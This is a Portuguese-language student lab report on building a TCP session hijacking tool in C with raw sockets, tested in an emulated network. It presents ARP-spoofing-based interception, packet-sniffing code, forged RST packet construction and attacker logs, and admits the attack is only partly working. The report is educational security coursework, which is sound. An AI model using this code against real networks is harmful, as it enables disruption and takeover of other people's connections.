



Pontifícia Universidade Católica do Rio Grande do Sul

Faculdade de Engenharia

Programa de Graduação em Engenharia da Computação



# TCP Session Hijacking

Alunos: Gabriel Chiele e Maiki Buffet

Professor: Marcelo Veiga Neves

Porto Alegre

Junho, 2017

# Sumário


A. Tarefa.....	3
B. Requisitos de Implementação.....	3
C. Execução do Ataque.....	3
D. Limitações de Execução.....	3
E. Implementação do Código.....	4
F. Atividades Futuras.....	7
G. Referências Bibliográficas.....	8

## A. Tarefa

O objetivo geral deste trabalho consiste em desenvolver uma aplicação utilizando *raw sockets* para que seja realizado o sequestro de conexões TCP – este ato é caracterizado por *TCP Session Hijacking*.

## B. Requisitos de Implementação

A tarefa deve ser implementada em C, utilizando *raw socket* e deve possuir a seguinte topologia (criada utilizando a ferramenta *CORE*).



## C. Execução do Ataque

Um cliente – conectado na mesma rede do atacante – deverá estar conectado a um servidor – este conectado em uma rede diferente. Enquanto trocas de dados são realizadas entre cliente-servidor, o atacante utiliza da técnica de *ARP Spoofing* para que consiga “emular” o gateway da rede. Ao mesmo tempo, um *sniffer* estará sendo utilizado para realizar o monitoramento do tráfego entre as duas máquinas alvo. Em um certo momento, a escolha do atacante, este, deverá iniciar a aplicação para que o sequestro seja realizado, e o cliente tenha a sua conexão encerrada. Após o encerramento da conexão com o cliente, o atacante deverá manter a conexão estabelecida – se passando pelo cliente – e deverá mandar algum dado ao servidor, com a finalidade de verificar se tudo ocorreu perfeitamente.

## D. Limitações de Execução

No presente momento, o sequestro de sessão ocorre apenas se o cliente enviar um único caractere como dado para o servidor. A implementação do envio de mensagem após o *RESET* do cliente não aconteceu. Ambos problemas foram impedidos de serem resolvidos pois o ambiente de desenvolvimento fora do campus

acadêmico impossibilitava (por questão desconhecidas) a utilização da ferramenta *Wireshark* dentro do emulador *CORE*.

## E. Implementação do Código

Definimos a NIC (*Network Interface Card*) como sendo a *eth0*.

```
#define INTERFACE_NAME "eth0"
```

Criamos três variáveis globais, sendo duas *sockaddr\_in* (cliente e servidor) e uma variável para assegurarmos quem é o ip do cliente.

```
struct sockaddr_in source, dest;  
char *client_ip = "";
```

Na função *main*, iniciamos o recebimento dos pacotes (que estão sendo encaminhados através da máquina atacante, ao qual está funcionando como um *gateway*), e iniciamos o processo de análise dos pacotes.

```
while(1) {  
    saddr_size = sizeof saddr;  
  
    data_size = recvfrom(sock_raw, buffer, 65536, 0, &saddr, (socklen_t*)&saddr_size);  
    if(data_size < 0)  
        printf("Recvfrom error, failed to get packets\n");  
  
    ProcessPacket(buffer);  
}
```

Na função *ProcessPacket*, ao qual passamos o pacote dado (*buffer*), é realizada a separação dos *headers TCP/IP* do pacote, após isto, definimos os dados do cliente e do servidor (neste caso, *source* e *dest*).

Dentro desta mesma função, após definirmos quem é o *source* e o *dest*, verificamos se o primeiro é realmente a máquina do cliente, pois deve-se primeiramente realizar o *RESET* da máquina do mesmo. A verificação verifica se o IP global do cliente já está definido, caso esteja, avança para a sequência de *RESET* através da função *DisruptSession* – passando os *headers TCP/IP*, mas, caso não esteja definida, verificamos se o terceiro campo do IP (campo de subrede), é o mesmo da nossa máquina atacante, pois ambos devem estar fisicamente ligados na mesma rede local, e caso seja a mesma rede, guardamos a informação IP do cliente na variável global *cliente\_ip*.

```

if(!strcmp(client_ip,"")) {
    int i = 0;
    char *found, *whoIS = strdup(inet_ntoa(source.sin_addr));
    while((found = strsep(&whoIS, ".")) != NULL) {
        if(i == 2 && 0 == atoi(found)) {
            client_ip = strdup(inet_ntoa(source.sin_addr));
            printf("%s\n", client_ip);
            break;
        }
        i++;
    }
}

if(!strcmp(client_ip, inet_ntoa(source.sin_addr)))
    DisruptSession(iph, tcph);

```

Na função *DisruptSession*, realizamos o *sniffer* do pacote, separando – apenas para análise – informações como IP de envio, IP de destino, porta de envio, porta de destino, flags como SYN, ACK, PSH, RST, sequência de ACK e número de sequência. Ainda nesta, após o *sniffer*, iniciamos o processo de preenchimento de um novo pacote – através da função *fill\_packet*, para que seja realizado o *RESET* do cliente.

```

int i=1, packetAmount = 1;
while(i <= packetAmount) {
    fill_packet(dstAddress,
               srcAddress,
               ntohs(tcp_h->source),
               ntohs(tcp_h->dest),
               SYN_OFF,
               ACK_OFF,
               PSH_ON,
               ntohl(tcp_h->ack_seq) + seq_inc,
               ntohl(tcp_h->seq) + ack_inc,
               RESET_ON,
               cmd,
               packet,
               packet_size);
    packetAmount--;
}

```

Na função *fill\_packet*, pegamos os dados passados como parâmetro, preenchemos um novo socket – chamado aqui de *pseudoTCPPacket*, com as informações oriundas dos *headers TCP/IP*, além de fazer o cálculo do *checksum* para o *TCP header*.

```

//IP header
ipHdr->ihl = 5;
ipHdr->version = 4;
ipHdr->tos = 0x10;
ipHdr->tot_len = ipHeaderTotalLength;
ipHdr->id = htons(0xa89e);
ipHdr->frag_off = htons(0x4000);
ipHdr->ttl = 0x40;
ipHdr->protocol = IPPROTO_TCP;
ipHdr->saddr = inet_addr(srcIP);
ipHdr->daddr = inet_addr(dstIP);
ipHdr->check = csum((unsigned short *) packet, ipHdr->tot_len);

//TCP header
tcpHdr->source = htons(srcPort);
tcpHdr->dest = htons(dstPort);
tcpHdr->seq = htonl(seq);
tcpHdr->ack_seq = htonl(ack_seq);
tcpHdr->res1 = 0;
tcpHdr->doff = 0x5;
tcpHdr->fin = 0;
tcpHdr->syn = syn;
tcpHdr->rst = rst;
tcpHdr->psh = psh;
tcpHdr->ack = ack;
tcpHdr->ack = 1;
tcpHdr->urg = 0;
tcpHdr->res2 = 0;
tcpHdr->window = htons(229);
tcpHdr->urg_ptr = 0;

pTCPpacket.srcAddr = inet_addr(srcIP);
pTCPpacket.dstAddr = inet_addr(dstIP);
pTCPpacket.zero = 0;
pTCPpacket.protocol = IPPROTO_TCP;
pTCPpacket.TCP_len = htons(sizeof(struct tcphdr) + data_length);
pseudo_packet = (char *) malloc((int) (sizeof(struct pseudoTCPpacket) + sizeof(struct tcphdr) + data_length));
memset(pseudo_packet, 0, sizeof(struct pseudoTCPpacket) + sizeof(struct tcphdr) + data_length);
memcpy(pseudo_packet, (char *) &pTCPpacket, sizeof(struct pseudoTCPpacket));
memcpy(pseudo_packet + sizeof(struct pseudoTCPpacket), tcpHdr, sizeof(struct tcphdr) + data_length);
tcpHdr->check = (csum((unsigned short *) pseudo_packet, (int) (sizeof(struct pseudoTCPpacket) + sizeof(struct tcphdr) + data_length)))

```

Ao terminar de preencher o pacote, desativamos a opção *IP Forwarding* do *Kernel*, pois após receber o aviso de *RESET*, o cliente envia um pacote de retorno ao servidor, e dessa forma, impedimos que isto aconteça.

```
system("./disable_routing.sh");
```

Após desativarmos o encaminhamento do pacote na máquina atacante, realizamos o envio do pacote com o *RESET* para o cliente, e este, por fim, perde a conexão com o server.

## Client

> . Enviado: . Recebido: . > . Enviado: . Recebido: . > . Enviado: .	Teste de conexão  Teste pré-TCP Hijacking  Teste de <i>RESET</i>
send: Connection reset by peer recv: Connection reset by peer Recebido: > . Enviado: . send: Broken pipe recv: Broken pipe	

## Server

recebi conexao de 10.0.0.10:49072 (socket 4) recebi mensagem: .  recebi mensagem: .  □	Teste de conexão  Teste pré-TCP Hijacking  Teste de <i>RESET</i>
---	--

## Attacker

```
Received {"srcIP":"10.0.0.10", "dstIP":"10.0.1.10", "dstPort":3000, "srcPort":49072, "SYN":0, "ACK":1, "PSH":1, "RST":0, "ACK_NUM":2199722289, "SYN_NUM":945138125}
Sending {"srcIP":"10.0.1.10", "dstIP":"10.0.0.10", "dstPort":49072, "srcPort":3000, "SYN":0, "ACK":1, "PSH":1, "RST":1, "ACK_NUM":945138125, "SYN_NUM":2199722289, "data":""}
```

```
Sending PSH Packet 1 of 0! Result: 40
```

```
Received {"srcIP":"10.0.0.10", "dstIP":"10.0.1.10", "dstPort":3000, "srcPort":49072, "SYN":0, "ACK":1, "PSH":1, "RST":0, "ACK_NUM":2199722289, "SYN_NUM":945138125}
Sending {"srcIP":"10.0.1.10", "dstIP":"10.0.0.10", "dstPort":49072, "srcPort":3000, "SYN":0, "ACK":1, "PSH":1, "RST":1, "ACK_NUM":945138125, "SYN_NUM":2199722289, "data":""}
```

```
Sending PSH Packet 1 of 0! Result: 40
```

## F. Atividades Futuras

Como explicado anteriormente, pelo fato do ambiente de desenvolvimento ter prejudicado e muito o desenvolvimento do trabalho, visto que não conseguimos utilizar o *Wireshark*, colocamos como futuras atividades resolver o problema de acertarmos o ACK e SEQ para apenas um caractere, além de mandarmos um “*Hello World*” ao servidor, passando-nos pelo cliente *RESETADO*.

## G. Referências Bibliográficas

[techrepublic.com/article/tcp-hijacking/](http://techrepublic.com/article/tcp-hijacking/)  
[exploit-db.com/papers/13587/](http://exploit-db.com/papers/13587/)  
[ce.sharif.edu/courses/79-80/2/ce443/projects/delivered/6/index.html](http://ce.sharif.edu/courses/79-80/2/ce443/projects/delivered/6/index.html)  
[ettercap.github.io/ettercap/](http://ettercap.github.io/ettercap/)  
[datenterrorist.wordpress.com/2007/07/06/programming-tcp-hijacking-tools-in-perl/](http://datenterrorist.wordpress.com/2007/07/06/programming-tcp-hijacking-tools-in-perl/)  
[cecs.wright.edu/~pmateti/InternetSecurity/Lectures/TCPexploits/](http://cecs.wright.edu/~pmateti/InternetSecurity/Lectures/TCPexploits/)  
[github.com/yo2seol/mininet\\_tcp\\_hijacking](https://github.com/yo2seol/mininet_tcp_hijacking)  
[github.com/NickStephens/WRATH](https://github.com/NickStephens/WRATH)  
[github.com/r00t-3xploit/morpheus](https://github.com/r00t-3xploit/morpheus)  
[securiteam.com/tools/5QP0P0K40M.html](http://securiteam.com/tools/5QP0P0K40M.html)  
[tenouk.com/Module43a.html](http://tenouk.com/Module43a.html)